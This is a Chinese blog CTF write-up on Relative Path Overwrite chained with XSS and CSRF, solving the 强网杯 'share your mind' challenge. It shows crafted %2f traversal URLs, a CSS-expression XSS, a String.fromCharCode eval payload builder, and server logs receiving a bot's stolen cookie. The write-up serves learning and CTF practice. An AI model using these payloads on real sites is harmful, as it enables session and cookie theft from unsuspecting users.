强网杯—share your mind了解RPO+XSS+CSRF

原创


csu_vc 于 2018-03-27 22:27:54 发布 1972 收藏

分类专栏： ctf

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/csu_vc/article/details/79720536

版权



ctf 专栏收录该内容

11 篇文章 2 订阅

订阅专栏

RPO(Relative Path Overwrite)

1.What is RPO

RPO（相对路径覆盖）是一种通过覆盖目标文件来利用相对URL的技术。要了解这项技术，我们必须首先研究相对网址和绝对网址之间的差异。绝对URL基本上是包含协议和域名的目标地址的完整URL，而相对URL则是不指定域或协议，并使用现有目的地来确定协议和域。

Absolute URL

```
https://greyshadow.cn/blog
```

Relative URL

```
blog/somedirectory
```

> RPO（Relative Path Overwrite）最早由Gareth Heyes提出。简单的说来就是利用浏览器的一些特性和部分服务端的配置差异导致的漏洞，因为存在这种差异，在精心构造之下，我们可以通过相对路径来引入其他的资源文件。危害甚大，此攻击方法依赖于浏览器和网络服务器的反应，基于服务器的Web缓存技术和配置差异，以及服务器和客户端浏览器的解析差异，利用网页加载的css/js的相对路径，注意是相对路径！来加载其他文件（恶意的），最终浏览器将服务器返回的不是css/js的文件当做css/js来解析，从而导致XSS，信息泄露等漏洞产生。

相对URL会查找非隐藏的内容，并根据当前域名自动包含该域。

相对URL有两种重要的变体：
第一种是我们可以使用当前路径并查找其中的目录，如“xyz”或使用通用目录遍历技术，如“../xyz”。

```
<html>
    <head>
        <link href="styles.css" rel="stylesheet" type="text/css" />
    </head>
    <body>
    </body>
</html>
```

上面的链接元素使用相对URL引用“style.css”，具体取决于您所在的站点目录结构中的哪个位置，它将根据该位置加载样式表。例如，如果您在一个名为“xyz”的目录中，则加载“xyz / style.css”。
有趣的是浏览器并不知道什么是正确的路径，因为它无法访问服务器的文件系统。它没有办法从文件系统外部确定有效的目录结构，只能进行有根据的猜测并使用http状态码来确定它们的存在。

关于服务器和客户端浏览器在解析和识别上的差异性：

- 在Apache中将‘/’编码为%2f后，服务器无法识别url，返回404，但是在Nginx中将‘/’编码为%2f后，服务器可以识别编码后的url，返回200，可见不同web服务器对url的识别不一样，利用这个特性也可以把这两种区分开来。
- 在Nginx中，编码后的url服务器可以正常识别，也就是说服务器在加载文件时会自动解码，然后找到对应的文件并返回客户端。但是客户端识别url时是不会解码的，正常情况下解码%2f解码后应该加载的是rpo/xxx/../x.js，最后也就是rpo/x.js文件；而这里加载的是/x.js，所以浏览器是没有解码%2f的。

与其他许多漏洞一样，这种方法的危害程度在不同的案例中是不一样的。如果易受攻击的页面包含攻击者控制下的任何数据，则可以注入CSS，从而使攻击者可以诱骗受害者执行不需要的操作。 如果可以在CSS中获得JavaScript，那么也可以将它变成一个XSS。

相对路径举例：
现在有一个名为friend.php的页面位于https://example.com/friend.php。由于许多框架中可以通过https://example.com/friend.php/anything访问相同的页面。
在friend.php中包含如下内容：

```
<html>
<head>
    <link href="style.css" rel="stylesheet" type="text/css" />
</head>
<body>
    Hi, my name is <?php echo $name; ?>.
    Press the green button below to friend me and the red to cancel.

    <button id=”green”>...</button>
    <button id=”red”>...</button>
</body>
</html>
```

假若通过https://example.com/friend.php访问页面时，包含的样式表将从https://example.com/style.css加载。如果页面通过https://example.com/friend.php/anything加载，则样式表将从https://example.com/friend.php/style.css加载。
如前所述，服务器端的URL路由器会忽略friend.php /之后的所有内容，因此包含的样式表将从页面本身加载。通过更改易受攻击的社交网络上的名称，攻击者可以控制$ name的值，插入，从而控制样式表
浏览器将忽略文档具有标题“Content-Type：text / html”的事实。

我们可以通过在CSS前放置“{}”来在HTML页面中获得有效的CSS.

代码

```
} * {color: ccc;}
```


有两种技巧可以忽略非法代码，都涉及到了选择器，具体取决于单个}将运行的CSS解析器还是{}。我们将看看IE compat，因为解析器很松散并且支持CSS表达式。 CSS表达式如下所示：

```
* {
xss: expression (alert (1) ) ;
}
```

更详细的RPO介绍
详细的RPO的介绍

RPO+XSS+CSRF

今天的重点主要是跟大家分享这几种方式的组合拳
以前几天的强网杯中的一道题为例
share your mind
share your mind
按照正常的流程，先注册然后登陆进去
官方给了提示




提示我们方法使用XSS
在这里，有几个功能点

- Overview可以查看提交的留言
- Write article可以提交留言
- Reports可以提交bug链接

经过测试，可以基本确定攻击思路
Write article写入XSS文件—>Overview查看文件地址—>RPO构造攻击地址—>提交给服务器BOT形成CSRF—>弹cookie到VPS接受

具体的解题过程

其实我刚打开之后，想着尝试看看这些常见的用户名有没有人注册，没想到直接就进去了，看到别人的一些留言，这个在后面测试XSS的时候给了我不少思路。
重新注册账号自己测试，重新注册了进去之后是



在write article的位置有写东西的地方，随便写一些东西会显示，并且能够知道URL

这里得介绍一下phpinfo url 模式
就是按照目录方式获取资源，以及pathinfo URL模式。
http://39.107.33.96:20000/index.php/view/article/722
乍一看，难道有个目录名字叫index.php？当然不是，它使用了url rewrite的php开发框架，也叫pathINFO URL模式
等价于
http://39.107.33.96:20000/index.php?mod=view&article=763
会把后面的当做一个一个参数
在这道题里，返回的，就是我们输入的文章内容，当标题为空时，只返回内容的纯文本，不包含html代码。

在这里
假如我们构造

```
http://39.107.33.96:20000/index.php/view/article/23049/..%2f..%2f..%2f..%2findex.php
```

这样的一个连接，对于php而言，它获得的请求会经过url解码，所以%2f会被解码为/，apache和nginx会按照目录的方式来返回我们请求的资源。
所以，实际上我们在访问的是

```
http://39.107.33.96:20000/index.php/view/article/23049/../../../../index.php
```

这里正常返回了index.php的页面，也就是向上跳了4层回到了

```
http://39.107.33.96:20000/
```

意外的情况发生，由于服务端和客户端之间产生了沟通差异，所以浏览器在加载js资源的时候，并没有对%2f进行解码，就认为..%2f..%2f..%2f..%2findex.php这是一段参数，但是又没有被后台接收就被无视了。
所以返回的资源就只是

```
http://39.107.33.96:20000/index.php/view/article/23049/
```


浏览器错误理解url后，请求相对路径中请求的资源路径，就变成了

```
http://39.107.33.96:20000/index.php/view/article/23049/..%2f..%2f..%2f..%2findex.php/static/js/jquery.m
```


当我们向服务器提交这个请求的时候，服务器会按照上面介绍的phpinfo模式来读取这个url，
读到..%2f..%2f..%2f..%2findex.php这里就读不下去了，识别不了，退一步，把前面能识别的内容返回回来，也就是

```
http://39.107.33.96:20000/index.php/view/article/23049/
```

接下来继续我们的解题



可以获取刚刚留言的URL



成功用rpo弹窗

在提交包含漏洞的URL的时候有一个验证，估计是防止恶意刷的，简单写个脚本就可以跑出来


```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Date    : 2018-03-24 14:34:54
# @Author  : csu_vc(s4ad0w.protonmail.com)
# @Link    : http://blog.csdn.net/csu_vc

import hashlib
string = '041605'
for i in range(1,1000000):
    if hashlib.md5(str(i)).hexdigest()[:6] == string:
        print i

```

```
520723
[Finished in 3.9s]
```

https://blog.csdn.net/csu_vc

直接用1-100000以内的数字去比对

ort/



https://blog.csdn.net/csu_vc

可以看到我们提交了精心构造的URL，这样，BOT访问的时候就会加载我们提前写好的JS脚本并且执行
这里要注意页面有长度限制，要把没用的空格尽量去掉

```
[root@izq1mkbv48z4ncz html]# python -m SimpleHTTPServer 10099
Serving HTTP on 0.0.0.0 port 10099 ...
39.107.33.96 - - [26/Mar/2018 18:10:04] code 404, message File not found
39.107.33.96 - - [26/Mar/2018 18:10:04] "GET /HINT=Try%20to%20get%20the%20cookie
%20of%20path%20%22/QWB_fl4g/QWB/%22 HTTP/1.1" 404 -
```

https://blog.csdn.net/csu_vc

弹到公网，返回里提示了路径

```
[root@izq1mkbv48z4ncz ~]# python -m SimpleHTTPServer 10099
Serving HTTP on 0.0.0.0 port 10099 ...
39.107.33.96 - - [26/Mar/2018 20:24:40] code 404, message File not found
39.107.33.96 - - [26/Mar/2018 20:24:40] "GET /ZmxhZz1RV0IlN0JmbGFnX2lzX2Y0M2t0aDRycG8lN0Q7IEhJTlQ9VHJ5IHRvIGdldCB0aGUgY29va2llIG9mIHBhdGg
gIi9RV0JfZmw0Zy9RV0IvIg== HTTP/1.1" 404 -
```

https://blog.csdn.net/csu_vc

再弹一次，得到flag

构造exp

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Date    : 2018-03-26 17:47:29
# @Author  : csu_vc(s4ad0w.protonmail.com)
# @Link    : http://blog.csdn.net/csu_vc
s = 'var i = document.createElement("iframe");i.setAttribute("src", "/QWB_fl4g/QWB/");document.body.app
a = ''
for i in s:
    a +=str(ord(i))+","
payload = "eval(String.fromCharCode("+a+"))"
print payload
```

在Github上也有一个CTF题目的源码，利用RPO，进行XSS+CSRF攻击。

https://github.com/eboda/34c3ctf/tree/master/urlstorage